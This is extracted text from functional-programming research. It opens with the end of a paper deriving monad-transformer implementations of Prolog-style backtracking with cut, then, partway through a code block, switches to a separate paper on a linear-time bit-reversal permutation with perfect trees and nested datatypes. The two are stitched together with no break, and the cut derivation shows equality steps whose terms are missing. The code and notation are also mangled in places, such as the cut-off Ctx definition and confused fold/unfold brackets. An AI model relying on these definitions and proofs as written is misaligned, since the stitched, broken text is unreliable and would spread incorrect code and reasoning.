A context is either simple or of the form  $\mathcal{C}[\text{call}(\bullet \gg k \mid f)]$  where  $\mathcal{C}$  is the enclosing context. Thus, contexts are organized in a list- or stack-like fashion. As usual we will represent operations as functions from contexts to observations. The main difference to Sec. 4.3 is that each operation must now consider two different contexts and that the contexts are recursively defined. Note, however, the duality between the term and the context-passing implementation: In Sec. 5.1 we had two interpreters, *call* and  $\omega$ , and each interpreter had to consider each operation. Here we have two contexts and each operation must consider each context.

Turning to the implementation details we will see that the greatest difficulty is to get the types right. The contexts are represented by a recursive datatype with two constructors: *OBCC* (which is an acronym for observe-bind-choice context) and *CBCC* (call-bind-choice context). The first takes two arguments, the success and the failure continuation, while the second expects three arguments, the two continuations and the representation of the enclosing context. In order to infer their types it is useful to consider the

```

data CUT m a
= Return a
|  $\forall b. (CUT m b) :>= (b \rightarrow CUT m a)$ 
| False
| CutFalse
| CUT m a :: CUT m a
| Promote (m a)

instance Cut (CUT m) where
  cutfalse = CutFalse
  call (Return a) = Return a
  call (Return a :>= k) = call (k a)
  call ((m :>= k1) :>= k2) = call (m :>= ( $\lambda a \rightarrow k_1 a :>= k_2$ ))
  call (False :>= k) = False
  call (CutFalse :>= k) = False
  call ((m :: n) :>= k) = call ((m :>= k) :: (n :>= k))
  call (Promote m :>= k) = Promote m :>= (call · k)
  call False = False
  call CutFalse = False
  call (Return a :: f) = Return a :: call f
  call ((Return a :>= k) :: f) = call (k a :: f)
  call (((m :>= k1) :>= k2) :: f) = call ((m :>= ( $\lambda a \rightarrow k_1 a :>= k_2$ )) :: f)
  call ((False :>= k) :: f) = call f
  call ((CutFalse :>= k) :: f) = False
  call (((m :: n) :>= k) :: f) = call ((m :>= k) :: ((n :>= k) :: f))
  call ((Promote m :>= k) :: f) = Promote m :>=  $\lambda a \rightarrow$  call (k a :: f)
  call (False :: f) = call f
  call (CutFalse :: f) = False
  call ((m :: n) :: f) = call (m :: (n :: f))
  call (Promote m :: f) = Promote m :: call f
  call (Promote m) = Promote m

instance Transformer CUT where
  promote = Promote
  observe m = observe' (call m)
  observe' :: (Monad m)  $\Rightarrow$  CUT m a  $\rightarrow$  m a
  observe' (Return a) = return a
  observe' (Promote m :>= k) = m :>= (observe' · k)
  observe' False = fail "false"
  observe' (Return a :: f) = return a
  observe' (Promote m :: f) = m
  observe' (Promote m) = m

```

Figure 9: A term implementation of CUT.

specification of the context-passing implementation beforehand. The specification is similar to the one given in Sec. 4.3 except that we have two clauses, one for each context.

$$\begin{aligned}
 op(OBCC \underline{c} \underline{f}) &= \omega(op \gg c \mid f) \\
 \iff \underline{f} &= \omega f \tag{4} \\
 \wedge \forall f' \underline{f}' (\forall a. \underline{c} a \underline{f}' = \omega(c a \mid f')) &\iff \underline{f}' = \omega f' \tag{5} \\
 op \cdot CBCC \underline{c} \underline{f} &= call(op \gg c \mid f) \\
 \iff \underline{f} &= call f \tag{6} \\
 \wedge \forall f' \underline{f}'. (\forall a. \underline{c} a \underline{f}' = call(c a \mid f')) &\iff \underline{f}' = call f' \tag{7}
 \end{aligned}$$

The first clause closely corresponds to the specification of Sec. 4.3. For that reason we may assign the components of  $OBCC \underline{c} \underline{f}$  the same types:  $\underline{f}$  has type  $m b$  and  $\underline{c}$  has type  $a \rightarrow m b \rightarrow m b$  where  $b$  is the answer type. This implies that the type of contexts must be parameterized with  $m$ ,  $a$ , and  $b$ .

$$\mathbf{data} \mathcal{C} m a b = OBCC(a \rightarrow m b \rightarrow m b)(m b) | \dots$$

The second clause of the specification has essentially the same structure as the first one. The main difference is that the components dwell in the transformed monad rather than in the underlying monad. Furthermore,  $CBCC$  additionally contains the enclosing context which may have a different type. To illustrate, consider the context  $C[call(\bullet \gg c \mid f)]$  of type  $\mathcal{C} m a b$ . If we assume that the enclosing context  $C$  has type  $\mathcal{C} m i b$  — there is no reason to require that  $C$  has the same argument type as the entire context, but it must have the same answer type — then  $f$  has type  $CUT m i$  and  $c$  has type  $a \rightarrow CUT m i \rightarrow CUT m i$ . This motivates the following definition.

$$\begin{aligned}
 \mathbf{data} \mathcal{C} m a b &= OBCC(a \rightarrow m b \rightarrow m b)(m b) \\
 &\quad | \forall i. CBCC(a \rightarrow CUT m i \rightarrow CUT m i) \\
 &\quad \quad (CUT m i)(\mathcal{C} m i b)
 \end{aligned}$$

$$\mathbf{type} \ CUT m a = \forall b. \mathcal{C} m a b \rightarrow m b$$

Note that the intermediate type is represented by an existentially quantified variable. The mutually recursive types  $\mathcal{C}$  and  $CUT$  are somewhat mind-boggling as they involve both universal and existential quantification, a combination of features the author has not seen before.

Now that we have the types right, we can address the derivation of the various operations. Except for  $\pi$  the calculations are analogous to those of Sec. 4.3. For  $\pi m$  we must conduct an inductive proof to show that  $m$  propagates through the stack of contexts, ie  $(\pi m \gg k)c = m \gg \lambda a \rightarrow k a c$ . The proof is left as an exercise to the reader. To derive cut we reason:

$$\begin{aligned}
 ! \cdot CBCC \underline{c} \underline{f} \\
 &= \{ \text{specification and assumptions (6) \& (7)} \} \\
 &= \{ (!3), (M3), \text{and (M1)} \} \\
 &= \{ (!1) \text{ and (!2)} \} \\
 &= \{ \text{assumption (7)} \} \\
 &= \{ \underline{c}() (call(! \gg false)) \} \\
 &= \{ (C3) \text{ and (C1)} \} \\
 &= \underline{c}() \text{ false}.
 \end{aligned}$$

The derivation for the context  $OBCC$  proceeds in an analogous fashion. For  $call$  we obtain:

$$\begin{aligned}
 call m \\
 &= \{ (M2) \text{ and (B2)} \} \\
 &= call(m \gg return \mid false) \\
 &= \{ \text{specification} \} \\
 &= m \cdot CBCC(\lambda a \underline{f}' \rightarrow call(return a \mid f'))(call \text{ false}) \\
 &= \{ (C1) \text{ and (C2)} \} \\
 &= m \cdot CBCC(\lambda a \underline{f}' \rightarrow return a \mid call f') \text{ false} \\
 &= \{ \underline{f}' = call f' \} \\
 &= m \cdot CBCC(\lambda a \underline{f}' \rightarrow return a \mid \underline{f}') \text{ false} \\
 &= \{ \text{definition } cons \} \\
 &= m \cdot CBCC cons \text{ false}.
 \end{aligned}$$

Thus,  $call$  installs a new context with  $cons$  and  $false$  as the initial failure continuations. The complete implementation appears in Fig. 10. Note that most of the monad operations *pattern match on the context*. This fact sets the implementation apart from *continuation passing style* (CPS), where the context is an anonymous function that cannot be inspected. By contrast, CPS-based implementations [3, 10] use three continuations (a success, a failure, and a cut continuation).

## 6. CONCLUSION

Naturally, most of the credit goes to J. Hughes for introducing two wonderful techniques for deriving programs from their specification. Many of the calculations given in this paper already appear in [6], albeit specialized to monads. However, the step from monads to monad transformers is not a big one and this is one of the pleasant findings. To be able to derive an implementation of Prolog’s control core from a given axiomatization is quite remarkable. We have furthermore applied the techniques to derive state monad transformers,  $STATE$ , and exception monad transformers,  $EXC$ . In both cases the techniques worked well.

Some work remains to be done though. We did not address the problem of promotion in general. It is well known that different combinations of transformers generally lead to different semantics of the operations involved. For instance, composing  $STATE$  with  $BACKTR$  yields a backtracking monad with a backtrackable state, which is characterized as follows.

$$\begin{aligned}
 store s \gg false &= false \\
 store s \gg (m \mid n) &= store s \gg m \mid store s \gg n
 \end{aligned}$$

Reversing the order of the two transformers results in a global state, which enjoys a different axiomatization.

$$store s \gg (m \mid n) = store s \gg m \mid n$$

For both variants it is straightforward to derive an implementation from the corresponding specification — in the first case  $(!)$  is promoted through  $STATE$ , in the second case  $store$  is promoted through  $BACKTR$ . Unfortunately, some harder cases remain, where the author has not been able to derive a promotion in a satisfying way. The problematic operations are, in general, those where the interaction with  $(\gg)$  is not explicitly specified. For instance, it is not clear how to derive the promotion of  $call$  through the state monad transformer.

```

data Ctx m a b = OBCC (a → m b → m b) (m b)

### Abstract

A famous algorithm is the Fast Fourier Transform, or FFT. An efficient iterative version of the FFT algorithm performs as a first step a bit-reversal permutation of the input list. The bit-reversal permutation swaps elements whose indices have binary representations that are the reverse of each other. Using an amortized approach this operation can be made to run in linear time on a random-access machine. An intriguing question is whether a linear-time implementation is also feasible on a pointer machine, that is in a purely functional setting. We show that the answer to this question is in the affirmative. In deriving a solution we employ several advanced programming language concepts such as nested datatypes, associated fold and unfold operators, rank-2 types, and polymorphic recursion.

### 1 Introduction



A *bit-reversal permutation* operates on lists whose length is  $n = 2^k$  for some natural number  $k$  and swaps elements whose indices have binary representations that are the reverse of each other. The bit-reversal permutation of a list of length  $8 = 2^3$ , for instance, is given by

$$\text{brp}_3 [a_0, a_1, a_2, a_3, a_4, a_5, a_6, a_7] = [a_0, a_4, a_2, a_6, a_1, a_5, a_3, a_7].$$

In this case the elements at positions  $1 = (001)_2$  and  $4 = (100)_2$  and the elements at positions  $3 = (011)_2$  and  $6 = (110)_2$  are swapped. Formally, we may define  $\text{brp}_k$  as the unique function that satisfies

$$\text{at } i \cdot \text{brp}_k = \text{at} (\text{rev}_k i) , \quad (1)$$

for all  $i \in \{0, \dots, n - 1\}$ . The function *at* denotes list indexing and  $\text{rev}_k$  computes the bit-reversal of a natural number. Assuming that list indexing takes constant time and given a function  $\text{rev}_k$  that runs in  $\Theta(k)$  time it is straightforward to implement  $\text{brp}_k$  such that it takes  $\Theta(nk)$  time to permute a list of length  $n = 2^k$ . Some extra cleverness is necessary to make  $\text{brp}_k$  run in linear time, see (Cormen *et al.*, 1991, Problem 18.1). Now, the question is whether  $\text{brp}_k$  can be implemented to run in linear time *without* assuming a constant time indexing function. Again, it is

Fig. 1. The bit reversal permutation of the list  $[0..15]$ .

straightforward to design an implementation that takes  $\Theta(nk)$  time. The main idea is to represent the input list by a perfectly balanced, binary leaf tree (Dielissen & Kaldewaij, 1995) and to use tree instead of list indexing. In the rest of this pearl we show how to develop this idea into a linear-time implementation.

For a start, let us assume that the length of the input list is fixed and known in advance. The algorithmic part of the solution will be developed under this assumption. Once the algorithmic details have been settled, we discuss the extensions necessary to make the program work for inputs of unknown length.

## 2 Perfect trees

This section introduces perfectly balanced, binary leaf trees — perfect trees for short — and recursion operators for folding and unfolding them. To represent perfect trees we employ the simplest scheme conceivable, namely, pairs of pairs of . . . of elements. Formally, a *perfect tree of rank n* is an element of  $\Delta^n a$  where  $\Delta$  is given by

$$\text{type } \Delta\ a = a \times a ,$$

and  $F^n$  is defined by  $F^0\ a = a$  and  $F^{n+1}\ a = F^n\ (F\ a)$ . Members of  $\Delta a$  are also called *nodes*. The tree depicted in Fig. 1, for instance, is represented by the term

$$(((0, 8), (4, 12)), ((2, 10), (6, 14))), (((1, 9), (5, 13)), ((3, 11), (7, 15)))$$



of type  $\Delta^4\ Int$ . To manipulate trees we will make frequent use of the *mapping function* on nodes defined by

$$\begin{aligned} \Delta &\quad :: (a \rightarrow b) \rightarrow (\Delta\ a \rightarrow \Delta\ b) \\ \Delta\varphi(a_0, a_1) &= (\varphi\ a_0, \varphi\ a_1) . \end{aligned}$$

Following common practice we use the same name both for the type constructor and for the corresponding map on functions. Accordingly, the mapping function for perfect trees of rank  $n$  is given by  $\Delta^n$  where  $f^0\ a = a$  and  $f^{n+1}\ a = f^n\ (f\ a)$ . The combination of type constructor and mapping function is often referred to as a *functor*. Every mapping function satisfies the following so-called *functor laws*, which will prove useful in the calculations to follow.

$$\begin{aligned} \Delta\ id &= id \\ \Delta(\varphi \cdot \psi) &= \Delta\varphi \cdot \Delta\psi \end{aligned}$$

Now, to build and to flatten perfect trees we employ variants of recursion schemes widely known as cata- and anamorphisms (Meijer *et al.*, 1991). The catamorphism on  $\Delta^n$ , denoted  $(\text{-})_n$ , takes a function of type  $\Delta a \rightarrow a$  and replaces each node in

Fig. 2. Constructing the bit reversal permutation of  $[0..15]$ .

its input with this function.

$$\begin{aligned} \llbracket - \rrbracket_n &:: (\Delta a \rightarrow a) \rightarrow (\Delta^n a \rightarrow a) \\ \llbracket \varphi \rrbracket_0 &= id \\ \llbracket \varphi \rrbracket_{n+1} &= \varphi \cdot \Delta \llbracket \varphi \rrbracket_n \end{aligned}$$

Since the recursion operator is indexed by the rank of its input, we should rather speak of a *ranked catamorphism*. The converse of a ranked catamorphism is a *ranked anamorphism*, denoted  $\llbracket - \rrbracket_n$ , which takes a function of type  $a \rightarrow \Delta a$  and builds a perfect tree from a given seed of type  $a$ .

$$\begin{aligned} \llbracket - \rrbracket_n &:: (a \rightarrow \Delta a) \rightarrow (a \rightarrow \Delta^n a) \\ \llbracket \psi \rrbracket_0 &= id \\ \llbracket \psi \rrbracket_{n+1} &= \Delta \llbracket \psi \rrbracket_n \cdot \psi \end{aligned}$$

Ranked cata- and anamorphisms satisfy a variety of properties. We will make use of the following four laws.

$$\llbracket \varphi \rrbracket_n = \Delta^0 \varphi \cdot \dots \cdot \Delta^{n-1} \varphi \quad (2)$$

$$\llbracket \psi \rrbracket_n = \Delta^{n-1} \psi \cdot \dots \cdot \Delta^0 \psi \quad (3)$$

$$\llbracket \varphi \rrbracket_n \cdot \llbracket \psi \rrbracket_n = id \Leftarrow \varphi \cdot \psi = id \quad (4)$$

$$\llbracket \psi \rrbracket_n \cdot \llbracket \varphi \rrbracket_n = id \Leftarrow \psi \cdot \varphi = id \quad (5)$$

The first two laws show that ranked cata- and anamorphisms can be expressed as compositions of mapping functions. The third and the fourth law state that ranked cata- and anamorphisms are inverse to each other if the base functions are.

### 3 Two recursive solutions

Recall the main idea of implementing  $brp_k$  sketched in the introduction: the input list is transformed into a perfect tree, which is then repeatedly indexed to build the bit-reversal permutation. An alternative approach that avoids the use of an indexing operation works by building a perfect tree and then flattening it into a list. Either during the first or during the second phase the elements are shuffled in order to obtain the desired bit-reversal permutation. Fig. 2 illustrates the build of a perfect tree that has the bit-reversal permutation of the input list as frontier.

Building a perfect tree is probably a matter of routine: the input list is split into two equal halves, trees are built recursively for each halve, and the results are finally combined. Here and in what follows we assume that the input list has length

$n = 2^k$ . Now, there are essentially two methods for splitting a list of length  $2^k$  into two equal halves. The first, called *uncat*, partitions a list according to the most significant bit of the indices; the second, called *uninterleave*, according to the least significant bit.

$$\begin{aligned} \text{uncat } [a_0, \dots, a_{m-1}] &= ([a_0, \dots, a_{m/2-1}], [a_{m/2}, \dots, a_{m-1}]) \\ \text{uninterleave } [a_0, a_1, a_2, a_3, \dots] &= ([a_0, a_2, \dots], [a_1, a_3, \dots]) \end{aligned}$$

Both functions have natural inverses termed *cat* and *interleave*, ie  $\text{cat} \cdot \text{uncat} = \text{id}$  and  $\text{interleave} \cdot \text{uninterleave} = \text{id}$ . Since we consider only lists of length  $2^k$  the dual properties  $\text{uncat} \cdot \text{cat} = \text{id}$  and  $\text{uninterleave} \cdot \text{interleave} = \text{id}$  hold, as well. Building upon *uncat* and *uninterleave* we obtain two functions for constructing a perfect tree of rank  $k$ . The first,  $\text{unflatten}_k$ , builds a tree that has the input list as frontier while the second,  $\text{unshuffle}_k$ , builds a tree that has the bit-reversal permutation as frontier.

$$\begin{aligned} \text{unflatten}_k, \text{unshuffle}_k &:: [a] \rightarrow \Delta^k a \\ \text{unflatten}_k &= \Delta^k \text{unwrap} \cdot [\text{uncat}]_k \\ \text{unshuffle}_k &= \Delta^k \text{unwrap} \cdot [\text{uninterleave}]_k \end{aligned}$$

The function *unwrap* is given by  $\text{unwrap } [a] = a$ ; we will also require its converse, *wrap*, which is accordingly defined by  $\text{wrap } a = [a]$ . As an aside, note that the trees generated by  $\text{unflatten}_k$  and  $\text{unshuffle}_k$  may be considered as *radix trees*:  $\text{unflatten}_k x$  represents the finite map  $i \mapsto \text{at } i x$  while  $\text{unshuffle}_k x$  represents  $i \mapsto \text{at } (\text{rev}_k i) x$ .

From  $\text{unflatten}_k$  and  $\text{unshuffle}_k$  we can easily derive two functions for flattening a tree. The derivation of  $\text{unflatten}_k$ 's inverse proceeds as follows.

$$\begin{aligned} &\text{flatten}_k \cdot \text{unflatten}_k = \text{id} \\ \iff &\{ \text{definition } \text{unflatten}_k \} \\ &\text{flatten}_k \cdot \Delta^k \text{unwrap} \cdot [\text{uncat}]_k = \text{id} \\ \iff &\{ \text{cat} \cdot \text{uncat} = \text{id} \text{ and (4)} \} \\ &\text{flatten}_k \cdot \Delta^k \text{unwrap} = ([\text{cat}]_k \\ \iff &\{ \Delta \text{ functor and } \text{wrap} \cdot \text{unwrap} = \text{id} \} \\ &\text{flatten}_k = ([\text{cat}]_k \cdot \Delta^k \text{wrap} \end{aligned}$$

The derivation of  $\text{unshuffle}_k$ 's inverse proceeds in an analogous fashion. To summarize

$$\begin{aligned} \text{flatten}_k, \text{shuffle}_k &:: \Delta^k a \rightarrow [a] \\ \text{flatten}_k &= ([\text{cat}]_k \cdot \Delta^k \text{wrap} \\ \text{shuffle}_k &= ([\text{interleave}]_k \cdot \Delta^k \text{wrap} . \end{aligned}$$

Now, by composing  $\text{unshuffle}_k$  with  $\text{flatten}_k$  or  $\text{unflatten}_k$  with  $\text{shuffle}_k$  we obtain two  $\Theta(nk)$  time implementations of  $\text{brp}_k$ .

$$\text{brp}_k = ([\text{cat}]_k \cdot [\text{uninterleave}]_k = ([\text{interleave}]_k \cdot [\text{uncat}]_k$$

The proof that  $\text{brp}_k$  satisfies the specification (1) is left as an exercise to the reader.

Note that both cata- and both anamorphisms take  $\Theta(nk)$  time. It is well-known that the running time of  $unflatten_k$  can be improved to  $\Theta(n)$  using a technique called *tupling* (Bird, 1998). The dual technique termed *accumulation* may be used to improve the complexity of  $flatten_k$ . However, the overall gain is only a constant factor since  $unshuffle_k$  and  $shuffle_k$  are not amenable to these techniques. The key to a linear-time implementation of  $brp_k$  is to build and to flatten perfect trees *iteratively*.

## 4 Two iterative solutions

Rather than introducing the iterative versions in a single big eureka step we will try as much as possible to derive them from the recursive functions defined in the previous section. We will, in fact, present two different derivations. The first is based on algorithmic considerations while the second, which is more elegant but also more abstract, rests upon the so-called *naturality* of  $brp_k$ .

### 4.1 A derivation based on algorithmic considerations

Since flattening a tree is simpler than building one, we start improving  $flatten_k$  and its colleague  $shuffle_k$ . To this end we try to express  $flatten_{i+1}$  in terms of  $flatten_i$ .

$$flatten_{i+1} = step \cdot flatten_i \quad (6)$$

It is not entirely obvious that this approach works. However, if it works, then the iterative variant of  $flatten_k$  is given by  $step^k \cdot wrap$  (note that  $flatten_0 = wrap$ ). Now, the function *step* has type  $[\Delta a] \rightarrow [a]$ , ie it transforms a list of pairs of elements into a list of elements. A moment's reflection reveals that *step* takes the list  $[(a_0, b_0), (a_1, b_1), \dots]$  to  $[a_0, b_0, a_1, b_1, \dots]$ . Thus it can be defined by  $interleave \cdot unzip$  where *unzip* is given by

$$\begin{aligned} unzip &:: [\Delta a] \rightarrow \Delta [a] \\ unzip &= list\ fst\ \Delta\ list\ snd \end{aligned}$$

Here *list* denotes the mapping function on lists and  $(\Delta)$  is given by  $(\varphi_0 \Delta \varphi_1) a = (\varphi_0 a, \varphi_1 a)$ . In the sequel we also require *unzip*'s inverse denoted *zip*. The reason for defining *step* in terms of *unzip* is simply to make the symmetry between  $flatten_k$  and  $shuffle_k$  explicit, see below. The crucial property of  $step = interleave \cdot unzip$  is that it distributes over *cat*, ie

$$step \cdot cat = cat \cdot \Delta step \quad (7)$$

$$step \cdot ([cat])_i = ([cat])_i \cdot \Delta^i step \quad (8)$$

Now, to prove (6) we reason

$$\begin{aligned} flatten_{i+1} &= \{ \text{definition } flatten_k \} \\ &= ([cat])_{i+1} \cdot \Delta^{i+1} wrap \\ &= \{ (2) \} \\ &= ([cat])_i \cdot \Delta^i cat \cdot \Delta^{i+1} wrap \end{aligned}$$

$$\begin{aligned}
&= \{ \Delta \text{ functor} \} \\
&\quad ([\text{cat}])_i \cdot \Delta^i (\text{cat} \cdot \Delta \text{ wrap}) \\
&= \{ \text{cat} \cdot \Delta \text{ wrap} = \text{step} \cdot \text{wrap} \} \\
&\quad ([\text{cat}])_i \cdot \Delta^i (\text{step} \cdot \text{wrap}) \\
&= \{ \Delta \text{ functor} \} \\
&\quad ([\text{cat}])_i \cdot \Delta^i \text{ step} \cdot \Delta^i \text{ wrap} \\
&= \{ (8) \} \\
&\quad \text{step} \cdot ([\text{cat}])_i \cdot \Delta^i \text{ wrap} \\
&= \{ \text{definition } \text{flatten}_k \} \\
&\quad \text{step} \cdot \text{flatten}_i .
\end{aligned}$$

The derivation for  $\text{shuffle}_k$  proceeds in an analogous fashion. It suffices, in fact, to interchange the rôles of  $\text{cat}$  and  $\text{interleave}$ . To summarize

$$\begin{aligned}
\text{flatten}_k &= (\text{interleave} \cdot \text{unzip})^k \cdot \text{wrap} \\
\text{shuffle}_k &= (\text{cat} \cdot \text{unzip})^k \cdot \text{wrap} .
\end{aligned}$$

Given these equations it is almost trivial to derive iterative definitions for  $\text{unflatten}_k$  and  $\text{unshuffle}_k$ . We get

$$\begin{aligned}
\text{unflatten}_k &= \text{unwrap} \cdot (\text{zip} \cdot \text{uninterleave})^k \\
\text{unshuffle}_k &= \text{unwrap} \cdot (\text{zip} \cdot \text{uncat})^k .
\end{aligned}$$

Both  $\text{zip} \cdot \text{uninterleave}$  and  $\text{zip} \cdot \text{uncat}$  take time proportional to the size of the input list. Since the length of the list is halved in each step, we have a total running time of  $2^k + 2^{k-1} + \dots + 2 + 1 = \Theta(n)$ . Putting things together we obtain two linear-time implementations of  $\text{brp}_k$ .

$$\text{brp}_k = (\text{interleave} \cdot \text{unzip})^k \cdot (\text{zip} \cdot \text{uncat})^k = (\text{cat} \cdot \text{unzip})^k \cdot (\text{zip} \cdot \text{uninterleave})^k$$

#### 4.2 A derivation based on naturality

The bit-reversal permutation satisfies a very fundamental property:

$$\text{list } h \cdot \text{brp}_k = \text{brp}_k \cdot \text{list } h . \tag{9}$$

This so-called *naturality law* holds for every polymorphic function of type  $[a] \rightarrow [a]$ , see (Wadler, 1989). Basically, (9) captures the intuitive property that a polymorphic list-processing function does not depend in any way on the nature of the list elements. All such a function can possibly do is to rearrange the input list. Thus applying  $h$  to each element of the input list and then rearranging yields the same result as rearranging and then applying  $h$  to each element.

Building upon the naturality law we can give an alternative, more elegant derivation of the linear-time  $\text{brp}_k$  implementations. To this end let us unfold the first recursive solution.

$$\text{brp}_{k+1} = \{ \text{first definition of } \text{brp}_k \text{ in Section 3} \}$$

$$\begin{aligned}
& ([cat])_{k+1} \cdot [uninterleave]_{k+1} \\
= & \quad \{ \text{definition } ([\cdot])_k \text{ and } [\cdot]_k \} \\
& cat \cdot \Delta ([cat])_k \cdot \Delta [uninterleave]_k \cdot uninterleave \\
= & \quad \{ \Delta \text{ functor and definition } brp_k \} \\
& cat \cdot \Delta brp_k \cdot uninterleave
\end{aligned}$$

Note that the *second* iterative solution also depends on *cat* and *uninterleave*. Unfolding its definition we obtain

$$\begin{aligned}
brp_{k+1} = & \quad \{ \text{second definition of } brp_k \text{ in Section 4.1} \} \\
& (cat \cdot unzip)^{k+1} \cdot (zip \cdot uninterleave)^{k+1} \\
= & \quad \{ \text{definition } -^k \text{ and definition } brp_k \} \\
& cat \cdot unzip \cdot brp_k \cdot zip \cdot uninterleave .
\end{aligned}$$

Now, in order to join the loose ends we require

$$unzip \cdot brp_k = \Delta brp_k \cdot unzip .$$

So, unzipping a list of pairs and then independently rearranging the two output lists should yield the same result as rearranging a list of pairs and then unzipping. In fact, this proves to be true for every polymorphic function of type  $[a] \rightarrow [a]$ . Here is a simple calculational proof.

$$\begin{aligned}
unzip \cdot \varphi = & \quad \{ \text{definition } unzip \} \\
& (list \ fst \Delta \ list \ snd) \cdot \varphi \\
= & \quad \{ (\varphi_0 \Delta \varphi_1) \cdot \varphi = (\varphi_0 \cdot \varphi) \Delta (\varphi_1 \cdot \varphi) \} \\
& (list \ fst \cdot \varphi) \Delta (list \ snd \cdot \varphi) \\
= & \quad \{ \varphi \text{ satisfies } list \ h \cdot \varphi = \varphi \cdot list \ h \} \\
& (\varphi \cdot list \ fst) \Delta (\varphi \cdot list \ snd) \\
= & \quad \{ (\varphi \cdot \varphi_0) \Delta (\varphi \cdot \varphi_1) = \Delta \varphi \cdot (\varphi_0 \Delta \varphi_1) \} \\
& \Delta \varphi \cdot (list \ fst \Delta \ list \ snd) \\
= & \quad \{ \text{definition } unzip \} \\
& \Delta \varphi \cdot unzip
\end{aligned}$$

Using an analogous argument we can also give an alternative derivation of the *first* iterative solution.

## 5 A Haskell program

Up to now we have assumed that the length of the input list is fixed and known in advance. Let us finally get rid of this assumption. For concreteness, the final program will be given in the functional programming language Haskell 98 (Peyton Jones *et al.*, 1999). The main reason for choosing Haskell is that we require a fairly advanced type system.

We must first seek a suitable datatype for representing perfect trees. Since the

type should encompass perfect trees of arbitrary rank, we are, in fact, looking for a representation of  $\Delta^0 + \Delta^1 + \Delta^2 + \dots$ . Here, ‘+’ denotes the disjoint sum raised to the level of functors,  $(F_0 + F_1) a = F_0 a + F_1 a$ . Recall that  $F^n$  is given by  $F^0 a = a$  and  $F^{n+1} a = F^n (F a)$ . Alternatively, we may define  $F^0 = Id$  and  $F^{n+1} = F^n \cdot F$  where  $Id$  is the identity functor,  $Id a = a$ , and ‘.’ denotes functor composition,  $(F \cdot G) a = F (G a)$ . Now, using the fact that functor composition distributes leftward through sums,  $(G_0 + G_1) \cdot F = G_0 \cdot F + G_1 \cdot F$ , we obtain

$$\Delta^0 + \Delta^1 + \Delta^2 + \dots = Id + (\Delta^0 + \Delta^1 + \Delta^2 + \dots) \cdot \Delta .$$

Replacing  $\Delta^0 + \Delta^1 + \Delta^2 + \dots$  by an unknown we arrive at the following fixpoint equation for perfect trees.

$$Perfect = Id + Perfect \cdot \Delta$$

Rewriting the functor equation in an applicative style and introducing constructor names yields the desired Haskell datatype definition.

$$\text{data } Perfect\ a = Zero\ a \mid Succ\ (Perfect\ (\Delta\ a))$$

This definition is somewhat unusual in that the recursive component,  $Perfect\ (\Delta\ a)$ , is not identical to the left-hand side of the equation. The type recursion is nested which is why datatype definitions with this property are called *nested datatypes* (Bird & Meertens, 1998). Abbreviating the constructor names to their first letter the tree of Fig. 1 is represented by the following term.

$$S\ (S\ (S\ (S\ (Z\ (((((0,8),(4,12)),((2,10),(6,14))),\\(((1,9),(5,13)),((3,11),(7,15))))))))$$

Note that the ‘prefix’  $S^n Z$  encodes the tree’s rank in unary representation.

It is interesting to contrast *Perfect* to the ‘usual’ definition of binary leaf trees, which, as a matter of fact, corresponds to the following fixpoint equation.

$$Tree = Id + \Delta \cdot Tree$$

Clearly, *Tree* is not identical to *Perfect* the formal reason being that functor composition does not distribute rightward through sums. In general, we only have  $F \cdot (G_0 + G_1) \supseteq F \cdot G_0 + F \cdot G_1$ . Here is the Haskell datatype corresponding to the functor equation above.

$$\text{data } Tree\ a = Leaf\ a \mid Fork\ (\Delta\ (Tree\ a))$$

Encoded as an element of *Tree* *Int* the tree of Fig. 1 reads

$$F\ (F\ (F\ (F\ (L\ 0,L\ 8),F\ (L\ 4,L\ 12)),F\ (F\ (L\ 2,L\ 10),F\ (L\ 6,L\ 14))),\\F\ (F\ (F\ (L\ 1,L\ 9),F\ (L\ 5,L\ 13)),F\ (F\ (L\ 3,L\ 11),F\ (L\ 7,L\ 15)))) .$$

Comparing the two expressions it is fairly obvious that the first representation is more concise than the second one. If we estimate the space usage of an  $k$ -ary

constructor at  $k+1$  cells, we have that a perfect tree of rank  $n$  consumes  $(2^n - 1)3 + (n + 1)2$  cells with the first and  $(2^n - 1)3 + 2^n 2$  with the second representation.<sup>1</sup>

There is one further difference. Since Haskell is a non-strict language, *Tree a* comprises finite as well as partial and infinite trees. By contrast, *Perfect a* only accommodates finite trees.<sup>2</sup> Given this and the fact that the nested datatype is more space economical we are lead to conclude that *Perfect a* is the datatype of choice when only perfectly balanced trees are required.

Next we tackle the question how to define recursion schemes for folding and unfolding perfect trees. The presentation largely follows the approach taken in (Meijer & Hutton, 1995), however, as we shall see at a higher level of abstraction. We must first recast recursive type definitions as fixed points of so-called *base functors*. Here is the base functor corresponding to *Perfect*.

```
data Base perfect a = Zero a | Succ (perfect (Δ a))
```

The base functor is obtained by replacing the recursive occurrence of *Perfect* by a type variable. The type *Perfect* can now be defined as the fixpoint of this functor.

```
newtype Perfect a = in (Base Perfect a)
```

The constructor **in** and its inverse **out** given by **out** (**in** a) = a establish an isomorphism between the functors *Perfect* and *Base Perfect*. Note that *Base* is not really a functor but a higher-order functor as it takes type constructors to type constructors, ie functors to functors. Its associated mapping function is even more unusual since it takes polymorphic functions of type  $\forall a.t\ a \rightarrow u\ a$  to polymorphic functions of type  $\forall b.\text{Base } t\ b \rightarrow \text{Base } u\ b$ .

$$\begin{aligned} \text{base} &:: (\forall a.t\ a \rightarrow u\ a) \rightarrow (\forall b.\text{Base } t\ b \rightarrow \text{Base } u\ b) \\ \text{base } \varphi &= \text{Zero } \triangleright \text{Succ } \cdot \varphi \\ (f \triangleright g) (\text{Zero } a) &= f\ a \\ (f \triangleright g) (\text{Succ } t) &= g\ t . \end{aligned}$$

Note that the parameter  $\varphi$  is applied as a function of type  $t\ (\Delta\ a) \rightarrow u\ (\Delta\ a)$  which explains why it must be polymorphic. The type of **base** is a so-called *rank-2 type* (McCracken, 1984), which is not legal Haskell 98. A suitable extension, however, has been implemented in GHC (Peyton Jones, 1998) and in Hugs 98 (Jones & Peterson, 1999), both of which accept the definition if we change the type signature to  $(\forall a.t\ a \rightarrow u\ a) \rightarrow \text{Base } t\ b \rightarrow \text{Base } u\ b$ . The definition of cata- and anamorphisms is now entirely straightforward except perhaps for the types.

